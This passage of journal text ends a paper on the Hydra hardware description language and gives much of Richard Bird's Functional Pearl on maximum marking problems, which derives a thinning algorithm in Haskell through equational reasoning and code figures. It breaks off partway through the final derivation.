The results in this paper demonstrate how valuable formal methods can be during the design process. Formal reasoning can help the designer to create the circuit, as well as to improve its efficiency and to prove its correctness—and this paper has demonstrated all three of those activities applied to a nontrivial problem. In contrast, batch tools like model checkers give no assistance in designing a circuit, and they give little assistance in debugging it in the event that they announce the presence of an error.

Hawk [2] is another recent hardware description language similar to Hydra. It is not a clone; in particular, Hawk uses a monadic style that essentially requires the designer to write a program to construct circuits, instead of specifying circuits directly (as in Hydra and Lava). In the original Hawk, specifications had a strongly imperative flavour, since the monads performed side effects that had to occur in the right order. This problem was overcome by a complex extension to Haskell, allowing for mutual recursion among monadic actions. The kind of equational reasoning used in this paper cannot be used in Hawk. Methods for reasoning formally about imperative programs could be adapted for Hawk, but this would still leave Hawk specifications harder to use than Hydra specifications. Hawk gains no advantage over Hydra to compensate for its problems with monads.

The adder presented in this paper can be generalised to a complete ALU (arithmetic and logic unit). The tree structure derived in Section 5 for parallel scan can implement all three major variants of scan: *wscanl* (from left), *wscanr* (from right), and *wscan* (bidirectional). The adder requires only the from-right *scanr* function, but a full ALU requires all three. The circuit of Ladner and Fischer [7] uses a pattern called “recursive doubling”, which is less general than the tree and which does not support all the operations required in an ALU.

## Acknowledgements

We would like to thank the anonymous referees for several suggestions that helped us to improve the clarity of the paper.

## References

- [1] Koen Claessen. *Embedded Languages for Describing and Verifying Hardware*. PhD thesis, Chalmers University of Technology, 2001.
- [2] Byron Cook, John Launchbury, and John Matthews. Specifying superscalar microprocessors in Hawk. In *Formal Techniques for Hardware and Hardware-like Systems*, 1998.
- [3] T. Cormen, C. Leiserson, and R. Rivest. *Introduction to Algorithms*, chapter 29. MIT Press, 1990.
- [4] J. Fischer and A. Ghuloum. Parallelizing complex scans and reductions. In *ACM Conf. on Programming Language Design and Implementation*. ACM, 1994.
- [5] P. G. Harrison. Towards the synthesis of static parallel algorithms: a categorical approach. In *Proc. Working Conf. on Constructing Programs from Specifications*. IFIP, 1991.
- [6] G. Jones and M. Sheeran. Designing arithmetic circuits by refinement in Ruby. In *Proc. Second Int. Conf. on Mathematics of Program Construction*, LNCS. Springer, 1992.
- [7] R. Ladner and M. Fischer. Parallel prefix computation. *Journal of the ACM*, 4, October 1980.
- [8] Jan-Willem Maessen. *Eliminating intermediate lists in pH using local transformations*. M. Eng. thesis, Massachusetts Institute of Technology, May 1994.
- [9] C. Mead and L. Conway. *Introduction to VLSI Systems*. Addison-Wesley, 1980.
- [10] John O'Donnell. Hardware description with recursion equations. In *Proc. IFIP 8th Int. Symposium on Computer Hardware Description Languages and their Applications*, pages 363–382. North Holland, April 1987.
- [11] John O'Donnell. A correctness proof of parallel scan. *Parallel Processing Letters*, 4(3):329–338, September 1994.

## FUNCTIONAL PEARLS

### *Maximum marking problems*

RICHARD S. BIRD

*Programming Research Group, Oxford University,  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK*

#### 1 Introduction

Here are two puzzles for you to solve. First, consider the binary tree in figure 1. Take a pencil (I am assuming that this is your personal copy of JFP!) and mark some of the nodes in such a way that the sum of the values of marked nodes is as large as possible. The catch is that you cannot mark all the nodes: if you mark a node, then you are not allowed to mark its parent. Equivalently, no two marked nodes can be contiguous in the tree.

The second puzzle is similar though both the datatype and constraint are different. Consider the rose tree of figure 2 (a rose tree is a tree with arbitrary branching structure). Mark some of the nodes so that all marked nodes are now *contiguous* in the tree. For example, if you mark the root value 4 and the leaf value 1, then you must also mark the values 5 and –3 along the path from 4 to 1. Again the idea is to maximise the sum of the marked nodes. Of course, if all values were nonnegative, the best solution would be to mark all nodes. But they aren't and the maximum sum is obtained only by a judicious choice of marking. Answers to both puzzles are given at the end of the paper.

The Maximum Marking Problem (MMP) is the problem of marking the entries of some given data structure in such a way that a given constraint is satisfied and the sum of the values associated with marked entries is as large as possible. By the end of this pearl, you will be convinced that there is a linear-time solution for both the puzzles described above.

Other variations of the MMP correspond to some well known problems. If the data structure is a list of items along with their weights and values, and the marking




Fig. 1. A binary tree.

---




Fig. 2. A rose tree.

constraint is that the sum of the weights of the items does not exceed a given quantity, then the problem of identifying the maximum value sum is just the classic Knapsack Problem. If the data structure is a list of numbers, and the constraint is that marked entries should be adjacent, then we have the well-known Maximum Segment Sum problem.

The theory behind these problems and how they can be solved efficiently is given in the chapter entitled ‘Thinning Algorithms’ of Bird and de Moor (1996). The real purpose of this pearl is to try and explain the essential ideas behind thinning algorithms in the context of a specific class of examples, without delving too much into the categorical theory of relations that forms the basis of Bird and de Moor (1996). This pearl has also been written to try and answer the criticism made in Sasano *et al.* (2000) to the effect that thinning algorithms are too difficult for functional programmers to apply in practice.

Let us end this introduction with one way of specifying the marking constraint of the first puzzle. We will mark a tree of type *Tree Int*, where

$$\text{data } \text{Tree } a = \text{Leaf } a \mid \text{Node } a(\text{Tree } a)(\text{Tree } a)$$

by attaching a Boolean label to each integer, where a *True* label indicates that an integer is marked and so contributes to the sum, while a *False* label indicates that it does not. The constraint is that the binary tree should be *atiguously* marked, a fancy name for a non-contiguous marking. One way to formalise atiguosity is to say that a marked tree *x* is atiguous if *atig x* returns a well-defined value, where

$$\begin{aligned} \text{atig} &:: \text{Tree}(\text{Int} \times \text{Bool}) \rightarrow \text{Bool} \\ \text{atig} &= \text{foldTree base step} \\ \text{base } (n, b) &= b \end{aligned}$$

and

$$\text{step } (n, b) \text{ } bx \text{ } by = \begin{cases} b \wedge \neg bx \wedge \neg by & \rightarrow \text{True} \\ \neg b & \rightarrow \text{False} \end{cases}$$

Thus, a tree *x* is atiguous iff *atig x* returns either *True* or *False*. The function *foldTree* is the fold function for the type *Tree a*. It is easy to see that *atig x* is undefined if, during the folding process and evaluation of *step* on tree *x*, a node is encountered which is labelled *True* and one or both of its daughter nodes is also

labelled *True*. Thus *atig* is a partial function. Haskell programmers can implement *atig* as a total function using *Maybe Bool* as the target type. The important point is that the target type of *atig* is finite. As we will see, the fact that *atig* can be expressed as a fold returning a value in a finite set is enough to guarantee a linear-time solution for the problem.

## 2 Specification

Forget binary trees, rose trees or lists, and imagine only that we are given a datatype  $T \text{ Int}$  of integers. The marking problem for  $T$  is solved by a function  $mmp :: T \text{ Int} \rightarrow \text{Int}$  that returns the maximum sum available. For simplicity we will concentrate only on the value of the best marking rather than on the marking itself, but it is just as easy to consider instead a function  $mmp :: T \text{ Int} \rightarrow T(\text{Int} \times \text{Bool})$  that returns the best marking.

The function *mmp* can be specified in the following way:

$$mmp = \max (\leq) \cdot \Lambda(\text{value} \cdot \text{dom test} \cdot \text{map}_T \text{ mark})$$

The remainder of this section is devoted to explaining the notation and the subsidiary functions appearing in the specification of *mmp*.

First of all, the specification and its components are interpreted not as Haskell (or ML) functions over types living in the universe  $CPO_{\perp}$  of complete partial orders with bottom element  $\perp$ , but as *multifunctions* over types in the universe  $SET$  of ordinary sets. A multifunction is a nondeterministic function or, more simply, a *relation* that associates zero or more results with each argument. We indicate a multifunction by writing its type as  $A \rightsquigarrow B$  rather than  $A \rightarrow B$ . For example,

$$\begin{aligned} \text{mark} &:: \text{Int} \rightsquigarrow \text{Int} \times \text{Bool} \\ \text{mark } n &= (n, \text{True}) \square (n, \text{False}) \end{aligned}$$

The box  $\square$  signifies nondeterministic choice. Thus *mark* is a multifunction that attaches an arbitrary Boolean value to an integer. To simplify subsequent type expressions, we introduce  $\text{Mark} = \text{Int} \times \text{Bool}$ , so  $\text{mark} :: \text{Int} \rightsquigarrow \text{Mark}$ .

The type of  $\text{map}_T$  is

$$\text{map}_T :: (a \rightsquigarrow b) \rightarrow (T a \rightsquigarrow T b)$$

This function, whose definition will be given a little later on, is just like the ordinary map function associated with a datatype  $T$  except that it can take a multifunction as argument and return a multifunction as result.

The combination  $\text{map}_T \text{ mark}$  denotes the operation of marking an element of  $T \text{ Int}$  in a completely nondeterministic way. The functional programmer may wonder at this point why multifunctions are being brought in. “Aren’t we going to be interested in the set of all possible markings?”, she may ask. The answer is: “Yes, but that will come later”. It is notationally much simpler to consider things at the level of an arbitrary marking, and then move wholesale to the set level at the last possible moment. There is also another reason why multifunctions are necessary, as we will soon see.

Next, the function *dom*, which takes a multifunction as argument and returns a

partial function as result, is defined as follows:

$$\begin{aligned} \text{dom} &:: (a \rightsquigarrow b) \rightarrow (a \rightsquigarrow a) \\ \text{dom } p &= \text{fst} \cdot \langle \text{id}, p \rangle \end{aligned}$$

The *split* operation  $\langle f, g \rangle$  is defined by  $\langle f, g \rangle x = (f x, g x)$ . The expression  $\langle f, g \rangle$  denotes a multifunction that returns a result on an argument  $x$  if and only if both  $f$  and  $g$  do. We are working with types as flat sets remember, and there is no  $\perp$  or partially defined tuples. The function *fst* is standard and selects the first component of a (well-defined) pair. It will be appreciated from these remarks that  $\text{dom } p$  applied to an argument  $x$  returns  $x$  if and only if  $x$  is in the *domain* of  $p$ . Thus,  $\text{dom } p$  is a partial function included in the identity function. A partial function is a special case of a multifunction, namely a multifunction that returns either one value or none.

In the specification of *mmp* the function *dom* is applied to a given multifunction  $\text{test} :: T \text{Mark} \rightsquigarrow \text{Test}$ . For example, in the atiguously-marking problem,  $\text{test} = \text{atig}$  and  $\text{Test} = \text{Bool}$ .

Next, the function *value* is defined as follows:

$$\begin{aligned} \text{value} &:: T \text{Mark} \rightarrow \text{Int} \\ \text{value} &= \text{sum} \cdot \text{map}_T \text{val} \\ \text{val}(n, b) &= \text{if } b \text{ then } n \text{ else } 0 \end{aligned}$$

The subsidiary function  $\text{sum} :: T \text{Int} \rightarrow \text{Int}$  for summing a structure of integers will be defined shortly.

Next, the operation  $\Lambda$  turns a multifunction into the corresponding set-valued function:

$$\begin{aligned} \Lambda &:: (a \rightsquigarrow b) \rightarrow (a \rightarrow \text{Set } b) \\ (\Lambda f) a &= \{b \mid b \rightsquigarrow f a\} \end{aligned}$$

We write  $b \rightsquigarrow f a$  to denote the fact that  $b$  is a possible value of  $f a$ . Thus  $(\Lambda f) a$  returns the set of all possible values  $b$  that can be returned as the result of applying the multifunction  $f$  to  $a$ .

Finally, the multifunction *max* is defined by

$$\begin{aligned} \text{max} &:: (a \rightarrow a \rightarrow \text{Bool}) \rightarrow (\text{Set } a \rightsquigarrow a) \\ a \leftarrow \text{max } (\trianglelefteq) \text{as} &\equiv a \in \text{as} \wedge (\forall b \in \text{as} : b \trianglelefteq a) \end{aligned}$$

In words, *max* takes an ordering  $\trianglelefteq$  and a set *as* as argument, and returns some maximum element in *as* under  $\trianglelefteq$ . An ordering is also a relation, but it would seem strange to consider it as a multifunction, so we choose to represent it as a curried function returning a Boolean result. The minimum requirement on  $\trianglelefteq$  is that it should be a *connected preorder*, that is, a reflexive and transitive relation with the property that for all  $x$  and  $y$  either  $x \trianglelefteq y$  or  $y \trianglelefteq x$ . (The usual name for a connected preorder is a *total preorder* but that name invites confusion because of the ambiguity of the word *total*.) Then we are guaranteed that  $\text{max } (\trianglelefteq) \text{as}$  produces at least one result for all nonempty sets *as*.

Note that  $\text{max } (\trianglelefteq) \text{as}$  does not specify which element of *as* should be chosen. This freedom of action is crucial to the success of the reasoning to come, and is the second reason why the move to multifunctions is necessary.

### 2.1 Folds and functors

Two operations, *sum* and  $\text{map}_T$  were left unspecified above (the multifunction *test* is part of the input of the problem). To remedy the omission we need to say how  $T$  is defined and what the fold function for  $T$  is. In brief, a parameterised recursive datatype  $T a$  can be defined as the least fixed point of another, so-called *base* datatype  $F(a, b)$ . The fixed-point property means that

$$T a \cong F(a, T a)$$

For example,  $\text{List } a \cong 1 + a \times \text{List } a$ , so  $\text{List } a$  is a fixed point of  $F(a, b) = 1 + a \times b$ . The use of  $\cong$  rather than equality is because the two types are isomorphic rather than identical. The constructors of a **data** declaration in Haskell are functions that convert the component types on the right-hand side into elements of the type being declared. We can parcel all constructors into just one function  $\text{in}_T : F(a, T a) \rightarrow T a$ . The converse function  $\text{out}_T : T a \rightarrow F(a, T a)$ , the other half of the isomorphism, is implicit in the permitted use of pattern matching with elements of declared datatypes.

The least fixed-point property of  $T$  means that given any function  $f :: F(a, b) \rightarrow b$  we can construct a unique function  $h :: T a \rightarrow b$  satisfying

$$h \cdot \text{in}_T = f \cdot \text{map}_F(\text{id}, h)$$

The function  $h$  is denoted by  $\text{fold}_F f$ . Thus  $\text{fold}_F :: (F(a, b) \rightarrow b) \rightarrow (T a \rightarrow b)$ . For example,  $\text{sum} = \text{fold}_F \text{plus}_F$ , where  $\text{plus}_F :: F(\text{Int}, \text{Int}) \rightarrow \text{Int}$ . We cannot say what  $\text{plus}_F$  is without knowing the structure of  $F$ . However,  $\text{plus}_F$  can be defined for the so-called *regular* functors  $F$  (basically, polynomial functors closed under recursive **data** declarations) by induction over the structure of type constructors.

Given  $f :: a \rightarrow x$  and  $g :: b \rightarrow y$ , the function  $\text{map}_F(f, g)$  has type  $F(a, b) \rightarrow F(x, y)$ . Moreover, this function satisfies the two equations

$$\begin{aligned} \text{map}_F(\text{id}, \text{id}) &= \text{id} \\ \text{map}_F(f \cdot h, g \cdot k) &= \text{map}_F(f, g) \cdot \text{map}_F(h, k) \end{aligned}$$

In a word,  $F$  is a *functor*. We will make free use of the above equations in what follows without always making it explicit that we are doing so.

Given  $f :: a \rightarrow b$ , the combination  $\text{in}_T \cdot \text{map}_F(f, \text{id})$  has type  $F(a, T b) \rightarrow T b$ ; consequently  $\text{fold}_F(\text{in}_T \cdot \text{map}_F(f, \text{id})) :: T a \rightarrow T b$ . As might be suggested by this type signature, we have

$$\text{map}_T f = \text{fold}_F(\text{in}_T \cdot \text{map}_F(f, \text{id}))$$

Thus the action of  $T$  on functions is defined. Moreover, one can show that

$$\text{map}_T \text{id} = \text{id} \quad \text{and} \quad \text{map}_T(f \cdot g) = \text{map}_T f \cdot \text{map}_T g$$

Hence  $T$  is also a functor. The proof of this claim involves two facts that will be useful later on. The *identity* law states that  $\text{fold}_F \text{in}_T$  is the identity function on  $T a$ . Thus,

$$\text{map}_T \text{id} = \text{fold}_F(\text{in}_T \cdot \text{map}_F(\text{id}, \text{id})) = \text{fold}_F \text{in}_T = \text{id}$$

and the first part is proved. The second law is called *type-functor fusion* and states that

$$\text{fold}_F f \cdot \text{map}_T g = \text{fold}_F(f \cdot \text{map}_F(g, \text{id}))$$

In words, a fold after a map can always be re-expressed as a single fold. We omit the simple proof that this gives the second claim.

All the above extends to the case that the argument of a fold is a multifunction rather than a plain function. There are one or two details that have to be addressed in a full explanation (such as what precisely does the functor  $\times$  mean in a relational setting), but we will not go into them. It suffices to state that we can take

$$\text{fold}_F :: (F(a, b) \rightsquigarrow b) \rightarrow (T a \rightsquigarrow b)$$

In particular, we can replace both occurrences of  $\rightsquigarrow$  by  $\rightarrow$  in this type signature.

## 2.2 The banana-split and fusion laws

We need two other pieces of technical machinery before we can proceed with deriving an implementation of *mmp*. The first is called the *banana-split* law, and states that

$$\langle \text{fold}_F f, \text{fold}_F g \rangle = \text{fold}_F \langle f \cdot \text{map}_F(\text{id}, \text{fst}), g \cdot \text{map}_F(\text{id}, \text{snd}) \rangle$$

In words, a split involving two folds can be rewritten as a fold involving a split. (In the old days, folds were written with ‘banana’ brackets, hence the catchy name.)

The second piece of machinery is the *fusion* condition

$$f \cdot \text{fold}_F g \supseteq \text{fold}_F h \Leftarrow f \cdot g \supseteq h \cdot \text{map}_F(\text{id}, f)$$

The fusion condition also holds when both occurrences of  $\supseteq$  are replaced by  $=$ , or replaced by  $\sqsubseteq$ . See Bird (1998) for a discussion of the fundamental role of fusion in proving facts about functional programs. In fact, type-functor fusion is a special case of fusion. We will need fusion in section 5.

## 3 Rewriting the specification

To save looking back, here is the specification of *mmp* again:

$$\text{mmp} = \max(\leq) \cdot \Lambda(\text{value} \cdot \text{dom test} \cdot \text{map}_T \text{mark})$$

Let us start with the subexpression *value*  $\cdot$  *dom test*:

$$\begin{aligned} & \text{value} \cdot \text{dom test} \\ &= \{\text{definition of } \text{dom}\} \\ & \quad \text{value} \cdot \text{fst} \cdot \langle \text{id}, \text{test} \rangle \\ &= \{\text{claim}\} \\ & \quad \text{fst} \cdot \langle \text{value}, \text{test} \rangle \\ &= \{\text{definition of } \text{value}\} \\ & \quad \text{fst} \cdot \langle \text{fold}_F \text{plus}_F \cdot \text{map}_T \text{val}, \text{test} \rangle \end{aligned}$$

$$\begin{aligned}
&= \{\text{type functor fusion}\} \\
&\quad fst \cdot \langle fold_F (plus_F \cdot map_F (val, id)), test \rangle \\
&= \{\text{assume } test = fold_F part_F\} \\
&\quad fst \cdot \langle fold_F (plus_F \cdot map_F (val, id)), fold_F part_F \rangle \\
&= \{\text{banana split}\} \\
&\quad fst \cdot fold_F f
\end{aligned}$$

where, setting  $Result = Int \times Test$ , we have

$$\begin{aligned}
f &:: F(\text{Mark}, Result) \rightsquigarrow Result \\
f &= \langle plus_F \cdot map_F (val, fst), part_F \cdot map_F (id, snd) \rangle
\end{aligned}$$

The claim is a consequence of two laws:

$$\begin{aligned}
f \cdot fst &= fst \cdot (f \times id) \\
(f \times g) \cdot \langle h, k \rangle &= \langle f \cdot h, g \cdot k \rangle
\end{aligned}$$

where  $(f \times g)(x, y) = (f x, g y)$ . Note our assumption on  $test :: T \text{Mark} \rightarrow Test$ , namely that  $test = fold_F part_F$ , where  $part_F :: F(\text{Mark}, Test) \rightsquigarrow Test$ .

Now we can continue:

$$\begin{aligned}
&value \cdot dom test \cdot map_T mark \\
&= \{\text{above}\} \\
&\quad fst \cdot fold_F f \cdot map_T mark \\
&= \{\text{type functor fusion}\} \\
&\quad fst \cdot fold_F g
\end{aligned}$$

where  $g :: F(Int, Result) \rightsquigarrow Result$  is defined by  $g = f \cdot map_F (mark, id)$ . Using this result, we now obtain

$$\begin{aligned}
&max (\leqslant) \cdot \Lambda(value \cdot dom p \cdot map_T mark) \\
&= \{\text{above}\} \\
&\quad max (\leqslant) \cdot \Lambda(fst \cdot fold_F g) \\
&= \{\text{claim}\} \\
&\quad fst \cdot max (\leqslant_1) \cdot \Lambda(fold_F g)
\end{aligned}$$

where  $(\leqslant_1) :: Result \rightarrow Result \rightarrow \text{Bool}$  is defined by

$$(a_1, b_1) \leqslant_1 (a_2, b_2) \triangleq (a_1 \leqslant a_2)$$

The claim is intuitively obvious but to justify it calculationally would involve more notation than we want to expose. See Bird and de Moor (1996) for the proof.

Where are we? Well, we have in effect reduced the MMP problem to one of computing an expression of the form  $max (\trianglelefteq) \cdot \Lambda(fold_F h)$  efficiently. The only assumption was that  $test$  can be expressed as a fold. Time now for some standard theory.

#### 4 Thinning

How can we compute an expression  $\max(\trianglelefteq) \cdot \Lambda(fold_F h)$ , given suitable definitions of  $\trianglelefteq$  and  $h$ ? One possibility is to make use of the *Eilenberg–Wright* theorem, which says that

$$\Lambda(fold_F h) = fold_F (\Lambda(h \cdot map_F (id, choose)))$$

where  $choose :: Set a \rightsquigarrow a$  is the membership relation for sets (so  $a \rightsquigarrow choose as$  iff  $a \in as$ ). In words, the set of results returned by a relational fold can be obtained as a functional fold that at each stage returns the set of all possible intermediate results. Proof of the Eilenberg–Wright theorem is given in Bird and de Moor (1996), as are the proofs of other results in this section.

At the other extreme lies the *Greedy* theorem, which states that

$$\max(\trianglelefteq) \cdot \Lambda(fold_F h) \cong fold_F (\max(\trianglelefteq) \cdot \Lambda h)$$

provided  $h :: F(a, b) \rightsquigarrow b$  is *monotonic* under the preorder  $(\trianglelefteq) :: b \rightarrow b \rightarrow Bool$ , that is,

$$x \trianglelefteq_F y \wedge u \rightsquigarrow h x \Rightarrow (\exists v : v \rightsquigarrow h y \wedge u \leq v)$$

where  $(\trianglelefteq_F) :: F(a, b) \rightarrow F(a, b) \rightarrow Bool$  is the ordering on  $F$  induced by  $\trianglelefteq$ . Note that the Greedy theorem asserts a *refinement* relation between the two sides, not an equality. In words, the Greedy theorem says that some optimum result (not necessarily every optimal result) can be computed by maintaining a single optimum partial result at each stage of the folding process.

For the MMP problem,  $h :: F(Int, Result) \rightsquigarrow Result$  is given by

$$h = \langle plus_F \cdot map_F (val, fst), part_F \cdot map_F (id, snd) \rangle \cdot map_F (mark, id)$$

and it is not too difficult to see that  $h$  is *not* monotonic under  $\leq_1$ : we can have  $x \leq_{1F} y$  and  $h x$  returning some result without having  $h y$  returning any result because  $\leq_1$  does not depend on second components. Hence monotonicity fails.

The minimum generalisation that restores monotonicity is to define  $\leq_2$  by

$$(a_1, b_1) \leq_2 (a_2, b_2) \cong (a_1 \leq a_2 \wedge b_1 = b_2)$$

Then it is fairly easy to see that  $h$  is monotonic under  $\leq_2$ . The problem is that  $\leq_2$  is not a connected preorder, so we cannot expect  $\max(\leq_2) as$  to return a value for all nonempty sets  $as$ .

What saves the day is the idea of *thinning*. Define

$$\begin{aligned} thin &:: (a \rightarrow a \rightarrow Bool) \rightarrow (Set a \rightsquigarrow Set a) \\ bs \leftarrow thin(\leq) as &\equiv bs \subseteq as \wedge (\forall a \in as : \exists b \in bs : a \leq b) \end{aligned}$$

In words,  $thin$  takes a not necessarily connected preorder  $\leq$  and a set  $as$  and nondeterministically returns some subset  $bs$  of  $as$  with the property that all elements of  $as$  have an upper bound under  $\leq$  in  $bs$ .

The thinning theorem states that

$$\max(\trianglelefteq) \cdot \Lambda(fold_F h) \cong \max(\trianglelefteq) \cdot fold_F k$$

---

```
newtype T a = InT (F a (T a))

foldF :: (F a b -> b) -> T a -> b
foldF f (InT x) = f (mapF id (foldF f) x)
```

---

Fig. 3. The datatype  $T a$ .

where

$$\begin{aligned} k &:: F(a, Set b) \rightsquigarrow Set b \\ k &= \text{thin}(\leq) \cdot \Lambda(h \cdot \text{map}_F(id, choose)) \end{aligned}$$

provided that: (i)  $x \leq y \Rightarrow x \sqsubseteq y$ ; and (ii)  $h$  is monotonic under  $\leq$ . In words, the thinning theorem says that we can compute an optimum result by maintaining a representative number of partial solutions at each stage of the folding process.

How many partial solutions have to be kept on the go for the MMP? Look again at the definition of  $\leq_2$  (the instantiation for  $\leq$ ) and observe that the second components  $b_1$  and  $b_2$  are each elements of  $Test$ , the target type of  $test$ . If  $Test$  has size  $k$ , then we need keep at most  $k$  partial solutions at each stage. For the atiguous problem,  $Test = Bool$ , so only two partial solutions have to be kept. As we will see later on,  $Test$  will also have finite size for the other problem described in the introduction.

## 5 Implementation

As a consequence of applying the thinning theorem to the MMP problem we have

$$\begin{aligned} mmp &\equiv fst \cdot max(\leq_1) \cdot fold_F k \\ k &= \text{thin}(\leq_2) \cdot \Lambda(f \cdot \text{map}_F(mark, choose)) \\ f &= \langle plus_F \cdot \text{map}_F(val, fst), part_F \cdot \text{map}_F(id, snd) \rangle \end{aligned}$$

The types of these multifunctions are as follows:

$$\begin{aligned} mmp &:: T \text{Int} \rightarrow Int \\ k &:: F(\text{Int}, Set \text{Result}) \rightsquigarrow Set \text{Result} \\ f &:: F(\text{Mark}, \text{Result}) \rightsquigarrow \text{Result} \end{aligned}$$

Our task now is to implement the various functions in Haskell. In particular,  $fold_F$  can be implemented as in figure 3 which uses Haskell's **newtype** construction to introduce the type  $T$ . The base functor  $F$  has to be supplied to complete the definition. Functions not decorated with an  $F$  subscript can be implemented independently of the details of any particular marking problem.

The aim of the game is to represent sets by lists and set-processing functions by list-processing ones. In particular, the functions  $maxlist :: List a \rightarrow a$  and  $thinlist :: List a \rightarrow List a$  are specified by

$$\begin{aligned} max(\leq) &\equiv maxlist(\leq) \cdot listify \\ thin(\leq) &\equiv setify \cdot thinlist(\leq) \cdot listify \end{aligned}$$

where  $setify :: List a \rightarrow Set a$  converts a list into the set of its elements and

---

```

maxlist :: (a -> a -> Bool) -> [a] -> a
maxlist r = foldr1 max2 where max2 a b = if r a b then b else a

thinlist :: (a -> a -> Bool) -> [a] -> [a]
thinlist q = foldr step []
  where step a [] = [a]
        step a (b:x) | q a b     = b:x
                      | q b a     = a:x
                      | otherwise = b:step a x

clist :: ([a],[b]) -> [(a,b)]
clist (xs,ys) = [(x,y) | x <- xs, y <- ys]

tlist :: a -> [a]
tlist a = [a]

split :: (a -> b) -> (a -> c) -> a -> (b,c)
split f g x = (f x, g x)

type Mark = (Int,Bool)

mlist :: Int -> [Mark]
mlist n = [(n,True),(n,False)]

val :: Mark -> Int
val (a,b) = if b then a else 0

type Result = (Int,Test)

leq1 :: Result -> Result -> Bool
leq1 (a1,b1) (a2,b2) = (a1 <= a2)

leq2 :: Result -> Result -> Bool
leq2 (a1,b1) (a2,b2) = (a1 <= a2 && b1 == b2)

```

Fig. 4. Generic utility functions.

---

*listify* :: *Set a*  $\rightsquigarrow$  *List a* does the reverse. Thus

$$\text{setify} \cdot \text{listify} = \text{id} \quad \text{and} \quad \text{listify} \cdot \text{setify} \supseteq \text{id}$$

Use of  $\supseteq$  rather than  $=$  is necessary in these formulae because we are replacing multifunctions by functions and hence exorcising nondeterminism. Figure 4 gives possible implementations of *maxlist* and *thinlist*.

It is important to note that *thinlist* works by comparing every element on the list with every other, and so takes quadratic time in the length of the list. Although *thinlist* is optimal at thinning, its quadratic behaviour is not acceptable for thinning algorithms in general. A better solution, explored in Bird and de Moor (1996), is to implement a linear-time version of *thinlist* and combine it with a implementation

of sets as *sorted* lists that bring candidates for thinning together, so allowing the linear-time version to be effective at thinning.

However, for an MMP problem that maintains  $k$  partial solutions at each step, *thinlist* will be applied to a list of length at most  $2k$  at each step because application of *mark* doubles the number of candidates. Hence the quadratic definition of *thinlist* is acceptable, indeed welcome because it implies that we can implement a set by listing its elements in any order we like.

We have to implement  $\Lambda$  as a list-generating function. As a first step we ‘localize’ occurrences of  $\Lambda$  by making use of three rules:

$$\begin{aligned}\Lambda(f \cdot g) &= \text{union} \cdot \text{maps}(\Lambda f) \cdot \Lambda g \\ \Lambda\langle f, g \rangle &= \text{cp} \cdot \langle \Lambda f, \Lambda g \rangle \\ \Lambda(\text{map}_F(f, g)) &= \text{cp}_F \cdot \text{map}_F(\Lambda f, \Lambda g)\end{aligned}$$

The subsidiary functions have types

$$\begin{aligned}\text{union} &:: \text{Set}(\text{Set } a) \rightarrow \text{Set } a \\ \text{maps} &:: (a \rightarrow b) \rightarrow (\text{Set } a \rightarrow \text{Set } b) \\ \text{cp} &:: \text{Set } a \times \text{Set } b \rightarrow \text{Set}(a \times b) \\ \text{cp}_F &:: F(\text{Set } a, \text{Set } b) \rightarrow \text{Set}(F(a, b))\end{aligned}$$

The function *union* takes the union of a set of sets, *maps* is the map function for sets, *cp* takes the cartesian product of two sets, and *cp<sub>F</sub>* is the generalisation of *cp* = *cp<sub>X</sub>* to an arbitrary *F*.

If  $g :: a \rightarrow b$ , then  $\Lambda g = \tau \cdot g$ , where  $\tau :: b \rightarrow \text{Set } b$  returns a singleton set. In such a case we have

$$\Lambda(f \cdot g) = \Lambda f \cdot g$$

Using these rules, together with the fact that  $\Lambda\text{choose}$  is the identity function on sets, we can rewrite the specification of *mmp* to read:

$$\begin{aligned}\text{mmp} &\equiv \text{fst} \cdot \text{max}(\leqslant_1) \cdot \text{fold}_F k \\ k &= \text{thin}(\leqslant_2) \cdot \text{union} \cdot \text{maps} f \cdot \text{cp}_F \cdot \text{map}_F(\Lambda\text{mark}, \text{id}) \\ f &= \text{cp} \cdot \langle \tau \cdot \text{plus}_F \cdot \text{map}_F(\text{val}, \text{fst}), \Lambda\text{part}_F \cdot \text{map}_F(\text{id}, \text{snd}) \rangle\end{aligned}$$

The type of *f* is now  $f :: F(\text{Mark}, \text{Result}) \rightarrow \text{Set Result}$ .

Let us now implement *f*. We will need three functions *cplist*, *tlist* and *plist<sub>F</sub>* satisfying

$$\begin{aligned}\text{cp} \cdot (\text{setify} \times \text{setify}) &= \text{setify} \cdot \text{cplist} \\ \tau &= \text{setify} \cdot \text{tlist} \\ \Lambda\text{part}_F &= \text{setify} \cdot \text{plist}_F\end{aligned}$$

Definitions of *cplist* and *tlist* are given in figure 4; the definition of *plist<sub>F</sub>* depends upon the particular marking problem and will be given later. Installing these definitions we obtain  $f = \text{setify} \cdot \text{flist}$ , where *flist* is given in figure 5.

Turning to *k*, we will need functions *mlist* and *cplist<sub>F</sub>* satisfying

$$\begin{aligned}\Lambda\text{mark} &= \text{setify} \cdot \text{mlist} \\ \text{cp}_F \cdot \text{map}_F(\text{setify}, \text{setify}) &= \text{setify} \cdot \text{cplist}_F\end{aligned}$$

Figure 4 gives one implementation of *mlist*; the definition of *cplist<sub>F</sub>* depends on *F* and will be given later. Installing these identities and using the rules relating *listify*

---

```

mmp :: T Int -> Int
mmp = fst . maxlist leq1 . foldF klist
klist = thinlist leq2 . concat . map flist . cplistF . mapF mlist id
      flist = cplist . split (tlist . plusF . mapF val fst) (plistF . mapF id snd)

```

---

Fig. 5. The generic program.

and *setify* given above, together with the equation

$$\text{union} \cdot \text{maps setify} \cdot \text{setify} = \text{setify} \cdot \text{concat}$$

we obtain

$$\text{listify} \cdot k \sqsupseteq \text{klist} \cdot \text{map}_F(\text{id}, \text{listify})$$

where *klist* is defined in Figure 5.

Finally, we turn to *mmp* and reason:

$$\begin{aligned}
& mmp \\
\sqsupseteq & \quad \{\text{given}\} \\
